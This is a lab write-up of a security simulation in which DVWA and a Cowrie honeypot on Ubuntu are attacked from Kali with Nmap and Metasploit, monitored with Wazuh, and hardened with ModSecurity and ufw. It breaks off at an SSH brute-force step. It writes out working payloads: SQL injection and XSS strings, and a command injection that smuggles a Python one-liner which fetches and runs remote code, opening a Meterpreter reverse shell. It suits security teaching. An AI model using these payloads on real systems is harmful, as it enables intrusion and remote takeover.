

# Full Security Simulation

## Introduction


The attached work documents a full security simulation carried out in a controlled lab environment. It covers the deployment of a vulnerable web application (DVWA) and a Cowrie honeypot on an Ubuntu server, followed by simulated attacks from a Kali Linux machine using tools such as Nmap, Metasploit, and Hydra. The activities include reconnaissance, exploitation of web vulnerabilities (SQL injection, XSS, and command injection), and post-exploitation validation. Additionally, security monitoring was implemented using Wazuh to capture and analyze attack logs, while defensive measures such as ModSecurity and firewall rules were applied to mitigate the identified threats

## Hands-On

### 1. Lab Environment Set-up

Architecture:

- a) Kali VM – Attacker
- b) Ubuntu – Target (DVWA + Honeypot)
- c) Wazuh – Monitoring/SIEM




## 2. Deploy DVWA (Vulnerable Web Application)

On Ubuntu,

### a) Install Web Stack

Run:

```
sudo apt update
sudo apt install php-mysql php-gd -y
sudo apt install git -y
sudo systemctl restart apache2
```


A terminal window titled 'cybertribe@cybertribe-VirtualBox: ~' with search, menu, and window control icons. It shows the execution of four commands: 'sudo apt update', 'sudo apt install php-mysql php-gd -y', 'sudo apt install git -y', and 'sudo systemctl restart apache2'.

```
cybertribe@cybertribe-VirtualBox:~$ sudo apt update
sudo apt install php-mysql php-gd -y
sudo apt install git -y
sudo systemctl restart apache2
```

### b) Download DVWA

Run:

```
cd /var/www/html
sudo git clone https://github.com/digininja/DVWA.git
sudo chown -R www-data:www-data DVWA
```

A terminal window showing the cloning of the DVWA repository and the setting of permissions. The 'cd /var/www/html' command is highlighted in red. The 'sudo git clone https://github.com/digininja/DVWA.git' command is also highlighted in red. The output shows the cloning progress. Finally, the 'sudo chown -R www-data:www-data DVWA' command is highlighted in red, and the directory 'DVWA' is also highlighted in red.

```
cybertribe@cybertribe-VirtualBox:~$ cd /var/www/html
cybertribe@cybertribe-VirtualBox:/var/www/html$ sudo git clone https://github.com/digininja/DVWA.git
Cloning into 'DVWA'...
remote: Enumerating objects: 5703, done.
remote: Counting objects: 100% (35/35), done.
remote: Compressing objects: 100% (18/18), done.
remote: Total 5703 (delta 25), reused 17 (delta 17), pack-reused 5668 (from 2)
Receiving objects: 100% (5703/5703), 2.72 MiB | 424.00 KiB/s, done.
Resolving deltas: 100% (2842/2842), done.
cybertribe@cybertribe-VirtualBox:/var/www/html$ sudo chown -R www-data:www-data DVWA
cybertribe@cybertribe-VirtualBox:/var/www/html$
```

### c) Configure Database

Run:

```
sudo mysql -u root -p
CREATE DATABASE dvwa;
CREATE USER 'dvwa'@'localhost' IDENTIFIED BY 'password';
```

```
GRANT ALL PRIVILEGES ON dvwa.* TO 'dvwa'@'localhost';
FLUSH PRIVILEGES;
EXIT;
```

```
mysql> CREATE DATABASE dvwa;
Query OK, 1 row affected (0.19 sec)

mysql> CREATE USER 'dvwa'@'localhost' IDENTIFIED BY 'password';
Query OK, 0 rows affected (0.37 sec)

mysql> GRANT ALL PRIVILEGES ON dvwa.* TO 'dvwa'@'localhost';
Query OK, 0 rows affected (0.05 sec)

mysql> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0.10 sec)

mysql> EXIT;
bye
cybertribe@cybertribe-VirtualBox: /var/www/html$
```

#### d) Configure DVWA

Run:

```
cd DVWA/config
```

```
cp config.inc.php.dist config.inc.php
```

```
sudo nano config.inc.php
```

Update DB credentials. (by replacing DB username “dvwa” with “admin” and password “p@ssw0d” with “password”)

```
cybertribe@cybertribe-VirtualBox: /var/www/html$ cd DVWA/config
cybertribe@cybertribe-VirtualBox: /var/www/html/DVWA/config$ cp config.inc.php.dist config.inc.php
cp: cannot create regular file 'config.inc.php': Permission denied
cybertribe@cybertribe-VirtualBox: /var/www/html/DVWA/config$ sudo cp config.inc.php.dist config.inc.php
cybertribe@cybertribe-VirtualBox: /var/www/html/DVWA/config$ nano config.inc.php
cybertribe@cybertribe-VirtualBox: /var/www/html/DVWA/config$ nano config.inc.php
cybertribe@cybertribe-VirtualBox: /var/www/html/DVWA/config$ sudo nano config.inc.php
[sudo] password for cybertribe:
cybertribe@cybertribe-VirtualBox: /var/www/html/DVWA/config$
```


```
GNU nano 6.2                                config.inc.php
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a pr
# Thanks to @digininja for the fix.

# Database management system to use
$DBMS = getenv('DBMS') ?: 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
# WARNING: The database specified under db_database WILL BE ENTIRELY DELETED >
# Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedi>
# See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ]    = getenv('DB_SERVER') ?: '127.0.0.1';
$_DVWA[ 'db_database' ] = getenv('DB_DATABASE') ?: 'dvwa';
$_DVWA[ 'db_user' ]      = getenv('DB_USER') ?: 'admin';
$_DVWA[ 'db_password' ]  = getenv('DB_PASSWORD') ?: 'password';
$_DVWA[ 'db_port' ]      = getenv('DB_PORT') ?: '3306';
```

## e) Access DVWA via Web browser

Browser: <http://192.168.56.8/DVWA>



## 3. Deploy Honeypot (Cowrie)

On Ubuntu;

### a) Run:

```
sudo apt install git python3-venv python3-pip -y
git clone https://github.com/cowrie/cowrie.git
cd cowrie
python3 -m venv cowrie-env
source cowrie-env/bin/activate
pip install --upgrade pip
pip install -r requirements.txt
pip install -e .
cp etc/cowrie.cfg.dist etc/cowrie.cfg
cowrie-env/bin/cowrie start
```

```
(cowrie-env) cybertribe@cybertribe-VirtualBox:~/cowrie$ cowrie-env/bin/cowrie start
cowrie is already running (PID: 16810).
(cowrie-env) cybertribe@cybertribe-VirtualBox:~/cowrie$
```

### b) Verify Cowrie runs on port 2222

Run:

```
ss -tulpn | grep 2222
```

```
cowrie is already running (PID: 16810).
(cowrie-env) cybertribe@cybertribe-VirtualBox:~/cowrie$ ss -tulpn | grep 2222
tcp  LISTEN  0      50      0.0.0.0:2222      0.0.0.0:*    users:(("twisted",pid=16810,fd=11))
(cowrie-env) cybertribe@cybertribe-VirtualBox:~/cowrie$
```

## 4. Attack Simulation

### a) Reconnaissance using Nmap

On Kali

Run:

```
nmap -sS -sV -A 192.168.56.8
```

```

L$ nmap -sS -sV -A 192.168.56.8
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-27 19:29 -0400
Nmap scan report for 192.168.56.8
Host is up (0.00079s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.14 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 cb:25:6a:dd:c9:01:ad:d4:be:f6:1f:51:17:38:28:43 (ECDSA)
|   256 b6:63:47:6f:4a:a4:bd:49:6d:06:43:59:37:79:69:53 (ED25519)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
2222/tcp  open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
|_ ssh-hostkey:
|   2048 40:27:84:c1:54:98:72:d9:db:c0:c5:fc:3e:c0:01:78 (RSA)
|   256 37:d4:8c:8d:73:4a:7e:9a:91:3c:2b:ab:ed:a6:9a:c9 (ECDSA)
|_  256 0b:ea:ca:37:55:2a:2a:e9:82:38:36:54:ee:5b:0c:36 (ED25519)
MAC Address: 08:00:27:41:A5:E4 (Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)

```

## b) Exploitation using Metasploit (Command Injection)

Run:

msfconsole

use exploit/multi/script/web\_delivery

set PAYLOAD python/meterpreter/reverse\_http

set LHOST 192.168.56.4

set LPORT 4444

run

```

msf exploit(multi/script/web_delivery) > set PAYLOAD python/meterpreter/reverse_tcp
PAYLOAD => python/meterpreter/reverse_tcp
msf exploit(multi/script/web_delivery) > set PAYLOAD python/meterpreter/reverse_http
PAYLOAD => python/meterpreter/reverse_http
msf exploit(multi/script/web_delivery) > set LHOST 192.168.56.4
LHOST => 192.168.56.4
msf exploit(multi/script/web_delivery) > set LPORT 4444
LPORT => 4444
msf exploit(multi/script/web_delivery) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf exploit(multi/script/web_delivery) >
[*] Started HTTP reverse handler on http://192.168.56.4:4444
[*] Using URL: http://192.168.56.4:8080/FbRTUE
[*] Server started.
[*] Run the following command on the target machine:
python -c "import sys;import ssl;u=__import__('urllib'+{2:''},3:'.request'}[sys.version_info[0]],fromlist=('urlopen',));r=u.urlopen('http://192.168.56.4:8080/FbRTUE', context=ssl._create_unverified_context());exec(r.read());"

```

### c) Web Attacks (Manual)

Test DVWA vulnerabilities:

i)) SQL Injection Attack → 1'OR'1'='1

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## Vulnerability: SQL Injection

User ID:

```

ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown


ID: 1' OR '1'='1
First name: Hack
Surname: Me

ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith

```

## ii) XSS Attack - `<script>alert('Hacked')</script>`



## iii) Command Injection Attack

Go to the DVWA page (under command injection)

Insert this payload: (Note: This payload will reflect on the Kali Terminal)

```
127.0.0.1; python -c "import sys;import ssl;u=__import__('urllib'+{2:',';3:'.request'}[sys.version_info[0]],fromlist=('urlopen',));r=u.urlopen('http://192.168.56.4:8080/FbRTUE', context=ssl._create_unverified_context());exec(r.read());"
```

**Submit.**




Home

Instructions

Setup / Reset DB

---

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

## Vulnerability: Command Injection

### Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.057 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.143 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.048 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.061 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3100ms
rtt min/avg/max/mdev = 0.048/0.077/0.143/0.038 ms
```

## d) Return to Kali

Run:

sessions -i 1

getuid - Verify who you are

sysinfo - Check the system details

Shell - Drop into a real Linux terminal

```
kali@kali: ~
Session Actions Edit View Help
[*] Started HTTP reverse handler on http://192.168.56.4:4444
[*] Using URL: http://192.168.56.4:8080/FbRTUE
[*] Server started.
[*] Run the following command on the target machine:
python -c "import sys;import ssl;u=__import__('urllib'+{2:''',3:'.request'}[sys.version_info[0]],fromlist=('urlopen',));r=u.urlopen('http://192.168.56.4:8080/FbRTUE', context=ssl._create_unverified_context());exec(r.read());"
[*] 192.168.56.8 web_delivery - Delivering Payload (564 bytes)
[*] http://192.168.56.4:4444 handling request from 192.168.56.8; (UUID: qjlx8v0k) Staging python payload (23684 bytes) ...
[*] Meterpreter session 1 opened (192.168.56.4:4444 → 192.168.56.8:35634) at 2026-04-27 23:39:10 -0400
sessions -i 1
[*] Starting interaction with 1 ...

meterpreter > getuid
Server username: www-data
meterpreter > sysinfo
Computer      : cybertribe-VirtualBox
OS           : Linux 6.8.0-107-generic #107~22.04.1-Ubuntu SMP PREEMPT_DYN
AMIC Wed Mar 18 23:40:43 UTC
Architecture : x64
System Language : C
Meterpreter   : python/linux
meterpreter > shell
Process 24006 created.
Channel 1 created.
```

## e) Evidence

Run:

whoami: Confirms you are www-data.

pwd: Shows you are likely in /var/www/html/DVWA/vulnerabilities/exec.

ls -la: Lists all files in that folder.

hostname: Shows the name of the Ubuntu machine

```
Channel 1 created. restart apache?
whoami
www-data
pwd
/var/www/html/DVWA/vulnerabilities/exec pts/1 5+ 00:05 0:00 grep --col
ls -la
total 20
drwxr-xr-x  4 www-data www-data 4096 Apr 27 12:57 .
drwxr-xr-x 21 www-data www-data 4096 Apr 27 12:57 ..
drwxr-xr-x  2 www-data www-data 4096 Apr 27 12:57 help
-rw-r--r--  1 www-data www-data 1829 Apr 27 12:57 index.php
drwxr-xr-x  2 www-data www-data 4096 Apr 27 12:57 source
hostname
cybertribe-VirtualBox
```

## 5. Defence (WAF/Firewall)

On Ubuntu,

### a) Install & Enable:

i) sudo apt update

ii) sudo apt install libapache2-mod-security2 -y

```
cybertribe@cybertribe-VirtualBox: ~
cybertribe@cybertribe-VirtualBox:~$ apache2ctl -M | grep security
AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1. Set the 'ServerName' directive globally to suppress this message
cybertribe@cybertribe-VirtualBox:~$ sudo apt update
sudo apt install libapache2-mod-security2 -y
[sudo] password for cybertribe:
Hit:1 http://ci.archive.ubuntu.com/ubuntu jammy InRelease
Hit:2 http://security.ubuntu.com/ubuntu jammy-security InRelease
Hit:3 https://packages.wazuh.com/4.x/apt stable InRelease
Get:4 http://ci.archive.ubuntu.com/ubuntu jammy-updates InRelease [128 kB]
Hit:5 http://ci.archive.ubuntu.com/ubuntu jammy-backports InRelease
Get:6 http://ci.archive.ubuntu.com/ubuntu jammy-updates/main amd64 Packages [3.4
```

iii) Enable the module and restart Apache

Run

```
sudo a2enmod security2
```

```
sudo systemctl restart apache2
```

```
cybertribe@cybertribe-VirtualBox:~$ sudo a2enmod security2
sudo systemctl restart apache2
Considering dependency unique_id for security2:
Module unique_id already enabled
Module security2 already enabled
cybertribe@cybertribe-VirtualBox:~$
```

iv) sudo cp /etc/modsecurity/modsecurity.conf-recommended

/etc/modsecurity/modsecurity.conf

```
sudo nano /etc/modsecurity/modsecurity.conf
```

Set:

SecRuleEngine On

```
GNU nano 6.2 /etc/modsecurity/modsecurity.conf
# -- Rule engine initialization -----
# Enable ModSecurity, attaching it to every transaction. Use detection
# only to start with, because that minimises the chances of post-installation
# disruption.
#
SecRuleEngine On

# -- Request body handling -----
# Allow ModSecurity to access request bodies. If you don't, ModSecurity
# won't be able to see any POST parameters, which opens a large security
# hole for attackers to exploit.
#
```

## b) Basic Firewall

```
sudo ufw enable
```

```
sudo ufw allow 80
```

```
sudo ufw deny 2222
```

```

cybertribe@cybertribe-VirtualBox:~$ sudo nano /etc/modsecurity/modsecurity.conf
cybertribe@cybertribe-VirtualBox:~$ sudo ufw enable
sudo ufw allow 80
sudo ufw deny 2222
firewall is active and enabled on system startup
Rule added
Rule added (v6)
Rule added
Rule added (v6)
cybertribe@cybertribe-VirtualBox:~$

```

## 6. Deploy Wazuh (SIEM/Monitoring)

i) Install Wazuh Agent (Already installed on Ubuntu)


```

cybertribe@cybertribe-VirtualBox:~$ sudo systemctl status wazuh-agent
● wazuh-agent.service - Wazuh agent
   Loaded: loaded (/lib/systemd/system/wazuh-agent.service; enabled; vendor p
   Active: active (running) since Mon 2026-04-27 12:36:17 GMT; 18h ago
     Tasks: 27 (limit: 1053)
    Memory: 10.7M
         CPU: 46.559s
    CGroup: /system.slice/wazuh-agent.service
            └─ 910 /var/ossec/bin/wazuh-execd
               957 /var/ossec/bin/wazuh-agentd
              1158 /var/ossec/bin/wazuh-syscheckd
              1173 /var/ossec/bin/wazuh-logcollector
              1188 /var/ossec/bin/wazuh-modulesd

```

ii). Access Wazuh Web interface

<https://192.168.56.7>



## 7. Simulate Attacks

a) i) nmap scan (Reconnaissance) → `nmap -sV -p 1-1000 192.168.56.8`

Run in Kali:

```
(kali㉿ kali)~  
$ nmap -sV -p 1-1000 192.168.56.8  
Starting Nmap 7.9B ( https://nmap.org ) at 2026-04-29 03:01 -0400  
Nmap scan report for 192.168.56.8  
Host is up (0.0013s latency).  
Not shown: 999 filtered tcp ports (no-response)  
PORT      STATE SERVICE VERSION  
80/tcp    open  http      Apache httpd 2.4.52 ((Ubuntu))  
MAC Address: 08:00:27:41:A5:E4 (Oracle VirtualBox virtual NIC)  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 12.04 seconds  
  
(kali㉿ kali)~  
$
```

ii) Wazuh (SIEM) Logs

The screenshot displays the Wazuh SIEM interface. The top navigation bar includes 'Discover', 'New', 'Save', 'Open', 'Share', 'Reporting', 'Inspect', and a user profile icon. The left sidebar shows a search bar and a list of available fields such as `_source`, `_index`, `agent.id`, `agent.ip`, `agent.name`, `data.arch`, `data.audit.command`, `data.audit.directory.name`, `data.audit.id`, `data.audit.pid`, `data.audit.type`, `data.command`, `data.dpkg_status`, `data.datuser`, `data.euid`, `data.extra_data`, `data.id`, `data.logname`, `data.package`, `data.protocol`, `data.pwd`, and `data.sca.check.command`. The main panel is titled 'nmap scripting' and shows a search bar with 'DQL' and 'Last 24 hours' filters. Below the search bar is a bar chart showing the count of events over time, with a peak around 03:00. The table below the chart lists several log entries, including details about nmap scans and system events. The first entry shows a scan of 192.168.56.8 on April 28, 2026, at 07:35:00.715. The second entry shows a scan of 192.168.56.8 on April 29, 2026, at 07:01:41.715. The third entry shows a scan of 192.168.56.8 on April 29, 2026, at 05:04:58.212. The fourth entry shows a scan of 192.168.56.8 on April 29, 2026, at 05:04:58.210.

b) Brute Force Attempts (SSH)

Run in Kali:

i) `sudo gunzip /usr/share/wordlists/rockyou.txt.gz` (To unzip the wordlist)

Then,

